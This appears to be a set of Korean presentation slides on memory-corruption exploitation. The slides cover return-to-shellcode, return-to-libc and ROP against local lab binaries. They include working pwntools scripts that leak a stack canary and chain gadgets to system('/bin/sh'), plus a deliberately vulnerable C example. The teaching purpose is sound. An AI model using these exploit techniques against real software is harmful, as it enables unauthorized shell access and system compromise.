익스플로잇 코드

```python
from pwn import *
def slog(n, m): return success(": ".join([n, hex(m)]))


p = process("./r2s")


context.arch = "amd64"
```

폰툴을 이용해 로컬 접속

```python
p.recvuntil("$rbp: ")
buf2sfp = int(p.recvline().split()[0])
buf2cnry = buf2sfp - 8
slog("buf <=> sfp", buf2sfp)
slog("buf <=> canary", buf2cnry)
```

버퍼와 스택의 오프셋을 계산 및
버퍼와 카나리 오프셋 계산

```python
# [1] Get information about buf
p.recvuntil("buf: ")
buf = int(p.recvline()[:-1], 16)
slog("Address of buf", buf)
```

버퍼의 주소를 받아옴

```python
payload = b"A"*(buf2cnry + 1)  # (+1) because of the first null-byte

p.sendafter("Input:", payload)
p.recvuntil(payload)
cnry = u64(b"\x00"+p.recvn(7))
slog("Canary", cnry)
```

카라리를 릭 한뒤 카나리 획득

6. Return to Shellcode

익스플로잇 코드

```
sh = asm(shellcraft.sh())
payload = sh.ljust(buf2cnry, b"A") + p64(cnry) + b"B"*0x8 + p64(buf)
# gets() receives input until "\n" is received
p.sendlineafter("Input:", payload)
```

쉘 크래프트를 이용해 쉘을 만들어주고 페이로드를 구성해 넘겨준다.
쉘코드 + 더미 + 카라니+ 더미 + 버퍼의 주소

```
p.interactive()
```


쉘과 연결

7. Return to Libc

Return to Libc란?

“return-to-libc” 공격은 보통, 콜 스택의 서브루틴 반환 주소를 이미 프로세스의 실행 가능 메모리에 위치한 서브루틴의 주소로 교체되게 하는, 버퍼 오버플로 시에 사용되는 컴퓨터 보안 공격이다.

Return Address 영역을 공유 라이브러리 함수의 주소로 조작하여, 해당 함수를 호출하는 기법이다.
해당 기법을 이용하여 NX bit (DEP) 메모리 보호기법을 우회할 수 있다.



7. Return to Libc

Return to Libc 예제 코드

```c
#include <stdio.h>
#include <unistd.h>

const char* binsh = "/bin/sh";

int main() {
  char buf[0x30];

  setvbuf(stdin, 0, _IONBF, 0);
  setvbuf(stdout, 0, _IONBF, 0);

  // Add system function to plt's entry
  system("echo 'system@plt'");

  // Leak canary
  printf("[1] Leak Canary\n");
  printf("Buf: ");
  read(0, buf, 0x100);
  printf("Buf: %s\n", buf);

  // Overwrite return address
  printf("[2] Overwrite return address\n");
  printf("Buf: ");
  read(0, buf, 0x100);

  return 0;
}
```

메모리 보호기법 체크

RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	FILE
Partial RELRO	Canary found	NX enabled	No PIE	No RPATH	No RUNPATH	rtl

분석 및 취약점 찾기

편의를 위해 예제 코드에서 system@plt이 존재한다. 카나리를 릭 할 수 있는 첫번째 취약점인 read 함수가 존재한다.

그리고 스택 버퍼오버플로우 취약점이 존재하는 두번째 read 함수가 존재하므로, 여기 함수를 통해 공격 할수 있다.

NX 보호기법이 적용 되있으므로 Return to Shellcode로는 안되고 Return to Libc 기법으로 프로그램내에 존재하는 system 함수를 이용한다.

```
$ ROPgadget --binary ./rtl --re "pop rdi"
Gadgets information
============================================================
0x0000000000400853 : pop rdi ; ret
```

7. Return to Libc

분석 및 준비단계

```
push    rbp
mov     rbp, rsp
sub     rsp, 0x40
mov     rax, qword ptr fs:[0x28]
mov     qword ptr [rbp - 8], rax
xor     eax, eax
```

카나리 프롤로그

```
mov     edi, 0x40087c
mov     eax, 0
call    system@plt                                   <system@plt>
```

system 함수로 system@plt 등록

```
addr of ("pop rdi; ret")    <= return address
addr of string "/bin/sh"    <= ret + 0x8
addr of "system" plt        <= ret + 0x10
```

이렇게 가젯을 구성해야한다.

```
pwndbg> search /bin/sh
rtl             0x400874 0x68732f6e69622f /* '/bin/sh' */
rtl             0x600874 0x68732f6e69622f /* '/bin/sh' */
libc-2.27.so    0x7ff36c1aa0fa 0x68732f6e69622f /* '/bin/sh' */
```

binsh 을 주소를 찾는다.

```
pwndbg> plt
0x4005b0: puts@plt
0x4005c0: __stack_chk_fail@plt
0x4005d0: system@plt
0x4005e0: printf@plt
0x4005f0: read@plt
0x400600: setvbuf@plt
```

plt 의 주소를 찾는다.

7. Return to Libc

익스플로잇 코드

```python
from pwn import *

p = process("./rtl")
e = ELF("./rtl")


def slog(name, addr): return success(": ".join([name, hex(addr)]))
```

폰툴을 이용해 로컬 접속

```python
# [2] Exploit
system_plt = e.plt["system"]
binsh = 0x400874
pop_rdi = 0x0000000000400853
ret = 0x0000000000400285
```

공격을 위한 주소들을 기본 세팅

```python
# [1] Leak canary
buf = b"A"*0x39
p.sendafter("Buf: ", buf)
p.recvuntil(buf)
cnry = u64(b"\x00"+p.recvn(7))
slog("canary", cnry)
```

버퍼를 더미값을 채운 뒤 카나리 릭을 하고 카나리 값을 받아온다.

```python
payload = b"A"*0x38 + p64(cnry) + b"B"*0x8
payload += p64(ret)  # align stack to prevent errors caused by movaps
payload += p64(pop_rdi)
payload += p64(binsh)
payload += p64(system_plt)

pause()
p.sendafter("Buf: ", payload)
```

버퍼 더미 + 카나리 + SFP 더미 + rop로 system 함수로 binsh 쉘을 실행 시킨다.

```python
p.interactive()
```

획득한 쉘 연결

8. Return Oriented Programming


Return Oriented Programming 란?

ROP기법이란 Return-Oreinted-Programming의 약자로 반환 지향형 프로그래밍 이다.
ret영역에 가젯을 이용하여 연속적으로 함수를 호출하며 공격자가 원하는 흐름대로 프로그래밍 하듯 공격한다는 뜻의 기법이다.

ASLR, DEP/NX등의 메모리 보호기법을 우회하여 공격할 수 있는 기법이며,
해당 기법을 사용하기위해서는 몇가지의 사전지식이 필요하다.
우선 RTL, RTL-Chaining, PLT,GOT, GOT_Overwrite, Gadget등이 필요하다.

8. Return Oriented Programming

ROP 원리




Buffer Overwrite가 터져서 buf의 64바이트보다 더 많은 값을 입력받을 수 있을때

우리는 RET영역까지 접근이 가능하다. 여기서 RTL_Chaining와 같이 가젯을 사용하여, 함수를 호출하고, 인자를 정리하고 또 호출하고를 반복적으로 수행 할 수 있다.

8. Return Oriented Programming

ROP 원리




1. puts() 함수를 이용하여 puts()함수의 got주소를 출력시킨다. 출력시킨 Payload에서 특정 변수에 담아둔다.

2. read()함수를 통해 .bss영역에 system()함수의 인자로 필요한 /bin/sh문자열을 저장하게 된다.

3. read()함수를 통해 puts()함수의 got에 앞서 얻은 system()함수의 실제주소를 저장하여 got_overwrite를 한다.

페이로드



발표를 들어주셔서 감사합니다.

SCA

기내 기자 간담회

질문은 안 받습니다.